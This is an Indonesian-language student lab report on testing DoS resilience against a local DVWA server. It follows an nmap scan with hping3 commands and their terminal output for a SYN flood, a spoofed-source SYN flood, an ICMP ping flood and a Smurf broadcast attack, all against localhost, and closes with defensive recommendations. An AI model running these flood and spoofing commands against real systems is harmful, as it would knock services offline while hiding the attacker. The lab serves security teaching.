
2. Penggunaan Hping

a. Pemindaian Port



Tahap awal penggunaan Hping dimulai dengan melakukan pemindaian port menggunakan perintah **`nmap -p 1-100 127.0.0.1.`** Langkah ini bertujuan untuk memastikan target serangan tersedia. Berdasarkan hasil pemindaian, ditemukan bahwa **Port 80 (HTTP)** dalam status *open*, yang mengonfirmasi bahwa web server DVWA aktif dan siap menjadi jalur pengujian simulasi serangan *flooding* menggunakan **hping3**.

b. Serangan SYN Flood



implementasi serangan *SYN Flood* menggunakan perintah **`hping3 -i u10 127.0.0.1 -p 80 -S`** Terminal menampilkan respons **`flags=SA`** (*SYN-ACK*) secara masif dari server, mengindikasikan bahwa target sedang dipaksa memproses inisiasi koneksi palsu dengan interval sangat cepat (10 mikrodetik) guna menghabiskan sumber daya sistem.

c. SYN Flood dengan Spoofing

```
┌──(root㉿MSI)-[/home/bravo]
└─# sudo hping3 127.0.0.1 -S --flood -a 192.168.0.100
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 127.0.0.1 hping statistic ---
19724486 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Peningkatan eskalasi serangan menggunakan kombinasi mode Flood dan IP Spoofing. Perintah hping3 dijalankan dengan parameter --flood dan -a 192.168.0.100. Hasil statistik menunjukkan transmisi paket mencapai lebih dari 19 juta unit dalam durasi singkat. Indikator 100% packet loss mengonfirmasi karakteristik serangan satu arah (unidirectional), di mana respons server dialihkan ke alamat palsu guna menyembunyikan identitas penyerang sekaligus membebani sumber daya target secara maksimal.


d. PING Flood

```
┌──(root㉿MSI)-[/home/bravo]
└─# sudo hping3 -1 -i u10 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 0 data bytes
len=28 ip=127.0.0.1 ttl=64 id=17493 icmp_seq=1 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17494 icmp_seq=2 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17495 icmp_seq=3 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17496 icmp_seq=4 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17498 icmp_seq=6 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17499 icmp_seq=7 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17500 icmp_seq=8 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17501 icmp_seq=9 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17502 icmp_seq=10 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17503 icmp_seq=11 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17504 icmp_seq=12 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17505 icmp_seq=13 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17506 icmp_seq=14 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17507 icmp_seq=15 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17508 icmp_seq=16 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17509 icmp_seq=17 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17510 icmp_seq=18 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17511 icmp_seq=19 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17512 icmp_seq=20 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17514 icmp_seq=22 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17515 icmp_seq=23 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17516 icmp_seq=24 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17517 icmp_seq=25 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17518 icmp_seq=26 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17519 icmp_seq=27 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17520 icmp_seq=28 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17521 icmp_seq=29 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17522 icmp_seq=30 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17524 icmp_seq=32 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17525 icmp_seq=33 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17526 icmp_seq=34 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17527 icmp_seq=35 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17528 icmp_seq=36 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17529 icmp_seq=37 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17530 icmp_seq=38 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17531 icmp_seq=39 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17532 icmp_seq=40 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17533 icmp_seq=41 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17534 icmp_seq=42 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17535 icmp_seq=43 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17536 icmp_seq=44 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17537 icmp_seq=45 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17538 icmp_seq=46 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17539 icmp_seq=47 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17540 icmp_seq=48 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17541 icmp_seq=49 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17542 icmp_seq=50 rtt=0.0 ms
```

Pengujian ketahanan protokol jaringan melalui serangan *Ping Flood*. Perintah `hping3` dijalankan dengan parameter `-1` (Mode ICMP) dan interval agresif 10 mikrodetik (`-i u10`). Output terminal menampilkan respons `icmp_seq` yang

berurutan dengan cepat, mengindikasikan bahwa *bandwidth* target sedang dibanjiri oleh paket *Echo Request*, memaksa sistem merespons setiap permintaan hingga mencapai titik saturasi.

e. Serangan Smurf



Eksekusi simulasi serangan amplifikasi jaringan menggunakan metode *Smurf Attack*. Paket ICMP dikirimkan ke alamat *broadcast* (**`127.0.0.255`**) dengan memalsukan IP pengirim menjadi target (**`-a 127.0.0.1`**). Statistik akhir menunjukkan transmisi 685 paket yang seluruhnya diterima kembali (*0% packet*

loss). Meskipun tidak ada paket yang hilang, lonjakan *Round-Trip Time* (RTT) maksimal yang mencapai **1006.3 ms** mengindikasikan terjadinya kongesti/kemacetan jaringan yang signifikan, akibat respons serentak yang membebani jalur komunikasi target.

3. **Kesimpulan**

Praktikum ini berhasil mendemonstrasikan seluruh siklus penyiapan infrastruktur server hingga pengujian ketahanan terhadap serangan *Denial of Service* (DoS). Tahap implementasi diawali dengan konfigurasi database MariaDB dan sinkronisasi kredensial pada `config.inc.php` untuk memastikan aplikasi DVWA beroperasi secara lokal. Penyesuaian parameter PHP, khususnya aktivasi `allow_url_include` dan `allow_url_fopen`, menjadi langkah fundamental agar seluruh fitur simulasi kerentanan dapat berfungsi optimal.

Pada tahap pengujian keamanan, pemindaian awal menggunakan Nmap mengonfirmasi status *open* pada port 80 (HTTP), yang memvalidasi ketersediaan target serangan. Eksploitasi menggunakan alat Hping3 membuktikan bahwa server memiliki kerentanan fatal terhadap serangan berbasis *flooding*. Serangan *SYN Flood* dengan teknik *IP Spoofing* tercatat mampu membanjiri target dengan lebih dari **19 juta paket** dalam waktu singkat, yang mengakibatkan saturasi total pada sumber daya CPU. Selain itu, simulasi serangan *Smurf* (Broadcast ICMP) menunjukkan dampak signifikan pada performa jaringan, ditandai dengan lonjakan latensi (*Round-Trip Time*) hingga **1006.3 ms**.

Secara keseluruhan, praktikum ini membuktikan bahwa tanpa implementasi mekanisme pertahanan defensif—seperti konfigurasi *firewall* yang ketat, *Rate Limiting*, atau sistem deteksi intrusi (IDS)—sebuah layanan web sangat mudah dilumpuhkan oleh manipulasi trafik jaringan yang masif.